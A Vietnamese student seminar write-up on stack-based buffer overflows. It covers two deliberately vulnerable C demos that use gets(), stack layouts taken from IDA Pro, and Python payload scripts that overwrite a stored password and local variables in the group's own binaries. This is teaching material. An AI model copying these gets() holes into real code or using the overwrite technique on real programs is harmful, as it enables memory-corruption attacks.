**SEMINAR GIỮA KỲ**

**STACK-BASED BUFFER OVERFLOW**

**NHÓM 2 – NT521.P12.ANTT**

**I. Giải Demo 1: buffer-overflow.c và buffer-overflow.exe (64-bit)**

- Mã nguồn:

#include <stdio.h>

#include <string.h>

void get\_password()

{

    // Tạo chuỗi password cố định 8 byte

    unsigned char realPassword[8] = {'1', '2', '3', '4', '5', '6', '7', '\0'}; // '\0' là ký tự kết thúc chuỗi

    char givenPassword[20];

    // Nhập password từ người dùng

    gets(givenPassword); // Lấy input từ người dùng (vẫn không an toàn, dùng để minh họa)

    // So sánh chuỗi nhập với realPassword

    if (memcmp(givenPassword, realPassword, sizeof(realPassword)) == 0)

    {

        printf("SUCCESS!\n");

    }

    else

    {

        printf("FAILURE!\n");

    }

    // In ra password đã nhập và password thực

    printf("givenPassword: ");

    for (int i = 0; i < strlen(givenPassword); i++) {

        printf("%02X ", (unsigned char)givenPassword[i]); // In từng ký tự của givenPassword dưới dạng hexa

    }

    printf("\n");

    printf("realPassword: ");

    for (int i = 0; i < sizeof(realPassword); i++) {

        printf("%02X ", (unsigned char)realPassword[i]); // In từng ký tự của realPassword dưới dạng hexa

    }

    printf("\n");

}

int main()


{

    get\_password();

    return 0;

}

- Biên dịch thành file 64-bit và chạy thử:



- **Mục đích**: Chương trình so sánh mật khẩu người dùng nhập (givenPassword) với mật khẩu thực tế (realPassword) và hiển thị kết quả.

- **Lỗi bảo mật**:

**+ Buffer Overflow**: Sử dụng hàm gets để nhập dữ liệu, không giới hạn độ dài đầu vào, dễ gây lỗi tràn bộ đệm.

**+ So sánh nhị phân (memcmp)**: Không đảm bảo chuỗi nhập có ký tự kết thúc null (\0), có thể dẫn đến hành vi không xác định nếu givenPassword dài hơn 8 byte.

**- Nhận định:**

+ Nếu người dùng nhập chuỗi dài hơn 20 ký tự, chương trình có thể bị lỗi hoặc bị khai thác.

+ Hàm memcmp chỉ so sánh theo độ dài cố định (8 byte). Nếu givenPassword chứa các byte không khớp với realPassword, kết quả sẽ là "FAILURE!".

- Sử dụng công cụ IDA Pro để dịch ngược file thực thi 64 bit:

A screen shot of a computer

Description automatically generated

- Ta tiến hành vẽ Stack:

A graph with numbers and a number on it

Description automatically generated

**- Nhận xét:**

+ rax sẽ lưu giá trị của chuỗi realPassword = ‘1234567\0’ tại địa chỉ %rsp-24

+ Vị trí lưu chuỗi Buffer của ta sẽ là [rbp+10h+Buffer], tính toán và đổi sang hệ 10 thì ta được vị trí %rsp-56:

+ Vậy, để ghi đè được giá trị realPassword thì ta cần nhập 1 chuỗi 32 ký tự tuỳ ý và 8 ký tự mà ta cần ghi đè

- Mã nguồn Python để khai thác:

import subprocess

# Tạo chuỗi khai thác: 32 ký tự bất kỳ + 8 ký tự để khai thác

payload = b"A" \* 32 + b"11111111"

# Chạy chương trình với payload

try:

    result = subprocess.run(

        ["buffer-overflow.exe"], input=payload, text=False, capture\_output=True

    )

    print("Output:")

    print(result.stdout.decode())

except Exception as e:


    print(f"Lỗi khi chạy khai thác: {e}")

- Trước khi khai thác: ta thực thi file buffer-overflow.exe, và nhập 8 ký tự A, kết quả in ra là giá trị Hexa của A và giá trị Hexa của chuỗi realPassword = ‘1234567\n’

A black screen with white text

Description automatically generated

- Tiến hành khai thác: ta đã chèn thành công 32 ký tự tuỳ ý (ở đây là A) và 8 ký tự mà ta muốn chèn (ở đây là 1). Kết quả cho thấy chuỗi Hexa realPassword đã bị thay đổi thành 8 ký tự 1 Hexa.



**II. Giải Demo 2: stack-based-buffer-overflow.c và stack-based-buffer-overflow.exe (32-bit)**

- Mã nguồn:

#include <stdio.h>

#include <stdlib.h>

#include <string.h>

// Hàm để lấy độ dài của chuỗi, sử dụng cho việc khai thác

int len(char \*s)

{

    return strlen(s);

}

int my\_function()

{

    int first\_var = 0;           // Biến đầu tiên

    int second\_var = 0xdeadbeef; // Biến thứ hai

    char str[2] = "hi";           // Chuỗi cố định

    char buf[10];                                          // Buffer để nhận dữ liệu từ người dùng

    gets(buf);                                             // Cảnh báo: không an toàn

    printf("After input, first\_var: 0x%x\n", first\_var);   // In ra giá trị sau khi nhập

    printf("After input, second\_var: 0x%x\n", second\_var); // In ra giá trị sau khi nhập

    // In chuỗi str theo dạng hexa mà không dùng vòng lặp

    printf("After input, str (hex): %02X %02X\n", (unsigned char)str[0], (unsigned char)str[1]);

    return len(buf); // Trả về độ dài của buffer

}

int main(int argc, char \*argv[])

{

    my\_function();

    return 0;

}

- Biên dịch thành file 32-bit và chạy thử:

A black screen with white text

Description automatically generated

- **Mục đích**: Nhập chuỗi vào buf và hiển thị giá trị các biến first\_var, second\_var, và str sau khi nhập.


- **Lỗ hổng**:

+ **Buffer Overflow**: buf chỉ có 10 byte nhưng dùng hàm gets() không giới hạn độ dài đầu vào, dẫn đến ghi đè first\_var, second\_var, hoặc str.

+ Ghi đè second\_var hoặc chuỗi str có thể làm thay đổi giá trị hoặc nội dung chuỗi.

**- Nhận định**: Nếu người dùng nhập chuỗi >10 ký thì có thể thay đổi được giá của first\_var, second\_var và str

- Sử dụng công cụ IDA Pro để dịch ngược file thực thi 32 bit:



- Ta tiến hành vẽ Stack:

A grid of numbers and letters

Description automatically generated

**- Nhận xét:**

+ Giá trị first\_var = 0 được lưu tại %esp-12

+ Giá trị của second\_var = 0xdeadbeef được lưu tại %esp-16

+ Giá trị của chuỗi str = “hi” được lưu tại %esp-18

+ Chuỗi buff ta nhập vào được lưu tại vị trí %esp-28

+ Vậy:

* Để ghi đè được giá trị str thì ta cần nhập 1 chuỗi 10 ký tự tuỳ ý và 2 ký tự mà ta cần ghi đè
* Để ghi đè được giá trị second\_var thì ta cần nhập 1 chuỗi 12 ký tự tuỳ ý và 4 ký tự mà ta cần ghi đè
* Để ghi đè được giá trị first\_var thì ta cần nhập 1 chuỗi 16 ký tự tuỳ ý và 4 ký tự mà ta cần ghi đè

- Mã nguồn Python để khai thác:

import sys

import subprocess

# Chọn mục tiêu ghi đè

target = input("Chọn mục tiêu ghi đè (1: str, 2: second\_var, 3: first\_var): ")

# Tạo chuỗi payload theo lựa chọn

if target == "1":

    payload = b'A' \* 10 + bytes.fromhex('99 11')  # 2 byte ghi đè lên str

elif target == "2":

    payload = b'A' \* 12  + bytes.fromhex('dd cc bb aa')  # 4 byte ghi đè lên second\_var

elif target == "3":

    payload = b'A' \* 16  + bytes.fromhex('99 11 33 22')  # 4 byte ghi đè lên first\_var

else:

    print("Lựa chọn không hợp lệ.")

    sys.exit(1)

print(f"Payload (Hex): {payload.hex()}")

# Chạy chương trình với payload

try:

    result = subprocess.run(

        ["stack-based-buffer-overflow.exe"], input=payload, text=False, capture\_output=True

    )

    print("Output:")

    print(result.stdout.decode())

except Exception as e:

    print(f"Lỗi khi chạy khai thác: {e}")

- Trước khi khai thác: khi nhập 1 chuỗi nhỏ hơn 10 ký tự thì các giá trị mà ta khai báo trong mã nguồn đều được in ra đúng.

A black screen with white text

Description automatically generated

- Tiến hành khai thác:

+ Ghi đè giá trị str:

A black screen with white text

Description automatically generated

+ Ghi đè giá trị second\_var:

A black screen with white text

Description automatically generated

+ Ghi đè giá trị first\_var:

A computer screen shot of a computer code

Description automatically generated